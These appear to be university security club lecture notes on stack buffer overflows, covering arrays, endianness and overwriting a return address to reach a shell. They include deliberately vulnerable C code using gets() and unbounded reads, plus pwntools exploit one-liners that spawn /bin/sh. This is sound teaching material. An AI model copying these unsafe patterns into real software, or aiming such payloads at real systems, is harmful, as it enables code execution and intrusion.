Buffer Overflows

January 31st, 2019

Today's Goals

- What is a buffer overflow?
- How does an attacker take control of a system using a buffer overflow?
- What is a stack canary?
- MAIN TAKEAWAYS:
    - The concept of bounds checking
    - EIP and what it means for program control
    - An intro to defense mechanisms and addressing vulnerabilities

Announcements

- CTFs!
    - NeverLan
        - A CTF for middle schoolers, this is a great opportunity to jump in as a beginner
    - SOC Battle
        - Never heard of this one, but it's 2 months long, so that seems pretty interesting
- Engineering Expo

Reading Material

- Hacking: The Art of Exploitation
    - Available through USF Library online!
    - Live CD available on Starch Press website
    - Read the whole dang thing… but Section 0x300 to 0x330 for what's covered today
- Phrack Magazine: Smashing the Stack for Fun and Profit
    - Read the rest of the paper
- C Function Call Conventions and the Stack
    - Reading from last week; the images are useful for us

Review from Last Week

- What is C?

- What is assembly?
- What do the following instructions do?
  - Pop
  - Push
  - Leave
  - Ret
- What is the call stack?
- What would the call stack for the following code snippet look like?

```
void myFunc(int a, int b, int c){
      int d;
      int e;
      char *f;
      char buf[10];  //This one is a “thinker” with only last week’s knowledge
      ...
}
```

Buffer Overflows

What is a buffer?

- A buffer is simply a section of memory for storing data
- In C, an array is a buffer, storing a specific type of item
- How does this work?
- Let’s take a look at an array of ints
  - What’s the size of an integer in C?

Integer in hex	0x00 00 00 01	0x00 00 00 02	0x00 00 00 03	0x00 00 00 04
Address	0x10+4*0 = 0x10	0x10+4*1 = 0x14	0x10+4*2 = 0x18	0x10+4*3 = 0x1c
C Reference	ints[0]	ints[1]	ints[2]	ints[3]

- This table reveals some important facts about arrays in C
  - The array variable (ints in the table) contains a pointer
  - The pointer points to the first element in the array (ints[0])
  - Elements are accessed by addr + size*index

- Strings, or character arrays, are the same way, with a size of 1:

Char	‘A’ = 0x41	‘B’=0x42	‘C’=0x43
Address	0x10+1*0 = 0x10	0x10+1*1 = 0x11	0x10+1*2 = 0x12
C Reference	abc[0]	abc[1]	abc[2]

So how does this look in the stack? Well, probably like this… right?

Address	Byte 1	Byte 2	Byte 3	Byte 4	ALL
0x10-0x13	A=0x41	B=0x42	C=0x43	D=0x44	0x41424344
0x14-0x17	E=0x45	F=0x46	G=0x47	H=0x48	0x45464748
0x18-0x1b	I=0x49	-	-	-	0x49--------

Let’s make sure.

```
void getString()
{
	int i =0;
	char s[12];
	s[10] = '\0';

	printf("Your string is at %p\n", s);
	printf("%s", "Give me 10 chars: ");
	while(i < 10)
	{
		s[i] = getchar();
		i++;
	}
	printf("%s\n", s);
}
```

1. Run gdb on readString
2. b *getString+89
3. Run, then give ABCDEFGHIJ
4. Watch the string trickle in

Huh… 0x44434241 is ‘DCBA’! Why is our string backwards, but our integer, i, printed right (it’s the 9 right above the string)?

Little Endian vs Big Endian Byte Order

Little and big endian are two different styles for storing data in memory. In little endian, the least significant byte is stored at the lowest address (or first). In big endian, the most significant byte is stored at lowest address (or first). This is named after the big and little endians from *Gulliver’s Travels* - The little endians broke their eggs with the little end first, and big endians broke them with the big end first.


Let’s write a few values in both:

Value	Big Endian	Little Endian
0x12345678	0x12 34 56 78	0x78 56 34 12
0xdeadbeef	0xde ad be ef	0xef be ad de

Why is it 0xef be ad de and not 0xfe eb da ed? Great question - here, little and big endian refer to the ordering of a sequence of bytes. The second way IS possible (that would be called little endian bit ordering), but very few processors (if any) store data this way. They instead use big endian bit ordering, which is the normal way we write bits.

So why is our string backwards?

When we place the string in memory, the characters are placed in big endian order. That is, if we think about 'A' being the most significant byte in 'ABCD', A is placed in 0x10, B is placed in 0x11, C is placed in 0x12, and D is placed in 0x13. GDB (the program printing the stack) thinks the memory is little endian, like all other values on the stack, and flips it to make it more readable. Thus our string, which is really big endian, is read out as little endian. Let's take a little deeper look.



1. The first value is our string, which is big endian like we thought (gdb doesn't flip it here, because we are only printing single bytes)
2. Same with the next string
3. The next value is i, our integer, with a value of 8!
    a. Here we can see little endian at work

So that's why our string was backwards.

This distinction will be important when we try to actually exploit the system!

Why is it done?

As with all things in life, each has disadvantages and advantages.

- For multiple byte numbers, in little endian, the numbers can be processed immediately as soon as the first byte is received (for example, by a simple adder).
- In big endian, you must hold off computation until the least significant byte has arrived.
- Big endian has the advantage in printing operations.
    - It's useful, then, that strings are actually big endian (this is because they are placed a byte at a time, instead of as a word)
- In big endian, the lower address would contain the most significant byte.

These are just some examples, amongst several. This would also make several operations annoying, such as casting! I'm only a fan of the accepted answer, but see stackexchange for some more examples.

What is a buffer overflow?

- Overflow is defined by Google's dictionary as
  - (verb) "(especially of a liquid) flow over the brim of a receptacle"
  - (noun) "the excess or surplus not able to be accommodated by an available space"
- A buffer overflow occurs when values are written outside the buffer
- What does this look like?
  - Let's take a look at a 4 byte string on the stack

Variable	Byte 1	Byte 2	Byte 3	Byte 4	Big Endian
4 byte string, Big Endian	A=0x41	B=0x42	C=0x43	D=0x44	0x41424344
An integer, Little Endian	01	00	00	00	0x00000001

So, we wrote ABCD like normal… what happens if the program lets us write E?

Variable	Byte 1	Byte 2	Byte 3	Byte 4	BIG Endian
4 byte string	A=0x41	B=0x42	C=0x43	D=0x44	0x41424344
An integer, A	E=0x45	00	00	00	0x00000045

Remembering this is in little endian, we just changed the integer A into 0x00000045! Well, that's not very good.

Let's take a look at this in practice.


```
void overwriteInt()
{
	srand(time(NULL));  // Seed our random number generator
	int i = rand();   // Get a pseudo-random number
	char s[4];
	char c;
	int j = 0;

	printf("Variable i is %d or 0x%x at %p\n", i, i, &i);
	printf("Your string is at%p\n", s);

	printf("%s", "Give me a string: ");
	c = getchar();
	while(c != '\n')
	{
		s[j] = c;
		j++;
		c = getchar();
	}

	printf("Variable i is 0x%x\n", i);
}
```

1. See overwriteInt.
2. Just give it a bunch of A's
3. Now the value of the integer is changed!
4. Break at *overwriteInt+132

```
~/test ./overwriteInt
Variable i is 2012760739 or 0x77f84aa3 at 0xffffd0b4
Your string is at0xffffd0b0
Give me a string: AAAA
Variable i+1 is 0x77f84aa3
~/test ./overwriteInt
Variable i is 1107939974 or 0x4209d286 at 0xffffd0b4
Your string is at0xffffd0b0
Give me a string: AAAAAAAA
Variable i+1 is 0x41414141
~/test
```

Alright, how do we get i to be a certain value? Let's say 0x41424344, so it's all printable characters (or ABCD).

1. Well, the first four characters got placed into the string properly, right?
2. Then the next four are being placed into the integer value
3. Will AAAAABCD work?
    a. Test it
4. That didn't work! Remember, strings are big endian, integers are little, so we have to flip our string!
    a. Test AAAADCBA



Pwning the system

Alright, let's use our knowledge to actually get a shell! But first, a question...

1. Which register would allow us to execute any code we want?
2. What values are on the stack?
3. Which one of those would be useful in controlling the code?

So, combining the answers to these questions, we want to do what we just did, but instead of overwriting an integer, we want to overwrite the return address on the stack!

```
void shell()
{
      system("/bin/sh");
}

void bof()
{
      char s[4];
      printf("Give me a 4 byte string to place at %p: ", s);
      gets(s);
      printf("%s", s);
      return;
}
```

1. Take a look at bof.c
2. What will the stack for this program look like?

The String (4B)
EBP (4B)
Return address (4B)

3. In reality, we actually have an extra 8 bytes between the string and EBP that are used for the Global Offset Table :/ Silly compiler
4. So, we need 4+4+8 bytes to start overwriting EIP
    a. Test 16 A's followed by a BBBB
    b. Run like this:

```
python -c "print 'A'*16 + 'BBBB'" | ./bof
```

5. Now, where do want to jump?
    a. Shell looks promising

```
python -c "from pwn import *; print 'A'*16 + p32(0x080484b6)" > out
cat out - | ./bof
whoami
```

Defense Mechanisms

Let's brainstorm some potential defense mechanisms

- Bounds checking
- Stack Canary